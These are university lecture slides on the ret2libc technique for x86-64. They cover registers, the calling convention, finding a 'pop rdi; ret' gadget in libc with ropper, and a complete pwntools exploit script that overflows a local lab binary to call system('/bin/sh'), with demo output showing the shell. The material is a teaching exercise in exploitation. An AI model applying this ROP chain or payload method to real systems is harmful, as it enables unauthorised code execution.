

ret2libc

Yajin Zhou (<https://yajin.org>)

The Chinese University of Hong Kong

Credits: Part of the code and pictures in the slides were developed by Duoming Zhou (my former student)

Review

- Why do we need to use ret2libc?
- How can we perform the ret2libc attack without and with ASLR? What's the basic idea to leak the base address of libc?

x86-64 Registers

- Registers

8-byte register	Bytes 0-3	Bytes 0-1	Byte 0
%rax	%eax	%ax	%al
%rcx	%ecx	%cx	%cl
%rdx	%edx	%dx	%dl
%rbx	%ebx	%bx	%bl
%rsi	%esi	%si	%sil
%rdi	%edi	%di	%dil
%rsp	%esp	%sp	%spl
%rbp	%ebp	%bp	%bpl
%r8	%r8d	%r8w	%r8b
%r9	%r9d	%r9w	%r9b
%r10	%r10d	%r10w	%r10b
%r11	%r11d	%r11w	%r11b
%r12	%r12d	%r12w	%r12b
%r13	%r13d	%r13w	%r13b
%r14	%r14d	%r14w	%r14b
%r15	%r15d	%r15w	%r15b

- https://cs.brown.edu/courses/cs033/docs/guides/x64_cheatsheet.pdf

Call Convention

- Parameters are passed using registers (and stack if the number of registers > 6)

```
int func(int a, int b, int c, int d, int e, int f, int g, int h, int i)
{
    int x = a + b + c + d + e + f + g + h + i;
    return x;
}

int main(int argc, char **argv)
{
    puts("[*] x86-64 ");
    int x = func(1, 2, 3, 4, 5, 6, 7, 8, 9);
    printf("x %d \n", x);
    return 0;
}
```

Call Convention

```
00000000004011a5 <main>:
4011a5: f3 0f 1e fa      endbr64
4011a9: 55               push    %rbp
4011aa: 48 89 e5         mov     %rsp,%rbp
4011ad: 48 83 ec 20      sub     $0x20,%rsp
4011b1: 89 7d ec         mov     %edi,-0x14(%rbp)
4011b4: 48 89 75 e0      mov     %rsi,-0x20(%rbp)
4011b8: bf 04 20 40 00   mov     $0x402004,%edi
4011bd: e8 8e fe ff ff   call    401050 <puts@plt>
4011c2: 48 83 ec 08      sub     $0x8,%rsp
4011c6: 6a 09           push    $0x9
4011c8: 6a 08           push    $0x8
4011ca: 6a 07           push    $0x7
4011cc: 41 b9 06 00 00 00 mov     $0x6,%r9d
4011d2: 41 b8 05 00 00 00 mov     $0x5,%r8d
4011d8: b9 04 00 00 00   mov     $0x4,%ecx
4011dd: ba 03 00 00 00   mov     $0x3,%edx
4011e2: be 02 00 00 00   mov     $0x2,%esi
4011e7: bf 01 00 00 00   mov     $0x1,%edi
4011ec: e8 65 ff ff ff   call    401156 <func>
```

Call Convention

```
000000000000401156 <func>:
```

```
401156: f3 0f 1e fa
```

```
endbr64
```

```
40115a: 55
```

```
push    %rbp
```

```
40115b: 48 89 e5
```

```
mov     %rsp,%rbp
```

```
...
```

```
4011a3: 5d
```


```
pop     %rbp
```

```
4011a4: c3
```

```
ret
```

Call Convention

- On x86-64 Linux, the first six function arguments are passed in registers `%rdi`, `%rsi`, `%rdx`, `%rcx`, `%r8`, and `%r9`, respectively.
- The seventh and subsequent arguments are passed on the stack, about which more below. The return value is passed in register `%rax`.



Credit: picture is from <https://cs61.seas.harvard.edu/site/2018/Asm2/>

Read more: <https://cs61.seas.harvard.edu/site/2018/Asm2/>


Ret2libc without ASLR

- Task: we need to invoke `system("/bin/sh")`
 - How to pass the arguments to system function?
- We need to put it in register `%rdi` instead of on the stack (on x86-32)
- How to setup the `%rdi` register?
 - We need a small gadget here

```
pop %rdi  
ret
```

- Where is this gadget?

Ret2libc without ASLR



How to Find the Gadget

- We can use [ropper](#)

```
$ ropper -f 02_ret2libc64 -p
```

```
POP;POP;RET Instructions
```

```
=====
```

```
0 gadgets found
```

- No gadget found!

How to Find the Gadget

- Libc is a good resources

```
# ropper -f /lib/x86_64-linux-gnu/libc.so.6 -p | grep r15
```

```
...
```

```
0x00000000001bbddc: pop r14; pop r15; ret;
```

```
0x00000000001bbe9e: pop r14; pop r15; ret;
```

- But we want pop %rdi, ret

```
{ 0x41, 0x5E, 0x41, 0x5F, 0xC3, 0x0F, 0x1F }
```

Disassembly:

```
0: 41 5e          pop    r14
2: 41 5f          pop    r15
4: c3            ret
```

Array Literal:

```
{ 0x5F, 0xC3, 0x0F, 0x1F }
```

Disassembly:

```
0: 5f          pop    rdi
1: c3          ret
2: 0f          .byte 0xf
3: 1f          (bad)
```

- Thanks to the *unintended* instructions

Put Them Together

```
# we find it in libc -- change it to the offset according to the libc in your system
pop_rdi_ret_offset = 0x00000000001bbe9e

io = process(['./02_ret2libc64'])

io.recvuntil(b'data:')

libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
system_offset = libc.symbols['system']
exit_offset = libc.symbols['exit']
binsh_offset = next(libc.search(b'/bin/sh'))
libc_base = 0x00007ffff7d86000

#The following is the useful gadget.
pop_rdi_ret_addr = pop_rdi_ret_offset + 3 + libc_base
#ret address;
ret_addr = 0x40101a

payload = b'A'*0x20 + b'B'*8 + p64(pop_rdi_ret_addr) + p64(binsh_offset + libc_base) +
p64(ret_addr) + p64(libc_base + system_offset) + p64(libc_base + exit_offset)

io.sendline(payload)
io.interactive()
```

Demo

```
[+] Starting local process './02_ret2libc64': pid 106414
[DEBUG] Received 0x29 bytes:
  b'[*] Ret2libc\n'
  b'[*] Please input some data:\n'
[*] '/lib/x86_64-linux-gnu/libc.so.6'
Arch:   amd64-64-little
RELRO:   Partial RELRO
Stack:   Canary found
NX:      NX enabled
PIE:     PIE enabled
[DEBUG] Sent 0x51 bytes:
00000000 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 | AAAA | AAAA | AAAA | AAAA |
*
00000020 42 42 42 42 42 42 42 42 a1 1e f4 f7 ff 7f 00 00 | BBBB | BBBB | ... | ... |
00000030 78 e6 f5 f7 ff 7f 00 00 1a 10 40 00 00 00 00 00 | x... | ... | ..@ | ... |
00000040 70 6d dd f7 ff 7f 00 00 f0 b5 dc f7 ff 7f 00 00 | pm... | ... | ... | ... |
00000050 0a                                     | . |
00000051
[*] Switching to interactive mode

$ ls
[DEBUG] Sent 0x3 bytes:
  b'ls\n'
[DEBUG] Received 0x7d bytes:
  b'02_ret2libc64\t Makefile\t enable_aslr.sh exp_ret2libc.py\n'
  b'02_ret2libc64.c disable_aslr.sh example.c\t exp_ret2libc_aslr.py\n'
02_ret2libc64  Makefile  enable_aslr.sh exp_ret2libc.py
02_ret2libc64.c disable_aslr.sh example.c exp_ret2libc_aslr.py
```